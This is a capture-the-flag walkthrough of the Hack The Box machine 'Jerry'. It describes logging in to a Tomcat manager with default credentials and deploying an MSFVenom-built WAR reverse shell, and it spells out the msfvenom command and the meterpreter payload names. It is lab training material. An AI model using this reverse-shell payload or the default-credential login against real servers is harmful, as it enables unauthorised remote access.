HTB Jerry Walkthrough


The following is a walkthrough of the HTB machine Jerry

Walkthrough


Jerry has an IP of 10.10.10.95


First thing we do is connect with our HTB vpn pack


Second, we start our nmap scans to see what services can be seen running on Jerry



After the enumeration stage, we can see that Apache Tomcat is running on port 8080 on Jerry with a possible default password pair of "Tomcat:s3cret" to the manager console.











After we are able to authenticate to the Tomcat Manager console, we can deploy a custom generated war file from MSFVenom to gain a reverse shell which once accessed triggers the netcat listener on our host.

Read more https://www.hackingarticles.in/multiple-ways-to-exploit-tomcat-manager/ for more reference on exploitation of Apache Tomcat.









Eventually, we find ourselves with a remote connection to Shell and we attempt to gain the HTB flags as the given user from our Tomcat reverse shell.

We are able to find the user and root flags on the desktop of Administrator.

Lessons Learned

Exploit Used:

MSFVenom Reverse Shell

msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.11.0.41 LPORT=80 -f war -

Things to note:

Staged:

windows/meterpreter/reverse_tcp

Stageless:

 $\verb|windows/meterpreter_reverse_tcp|$

Use Stagless payloads when you can

Stageless Payload	Staged
1. Sends exploit shellcode all at once	1. Sends payload in stages
2. Larger in size and wont always work	2. Can be less stable
3. Example: windows/meterpreter_reverse_tcp	3. Example: windows/meterpreter/reverse_tcp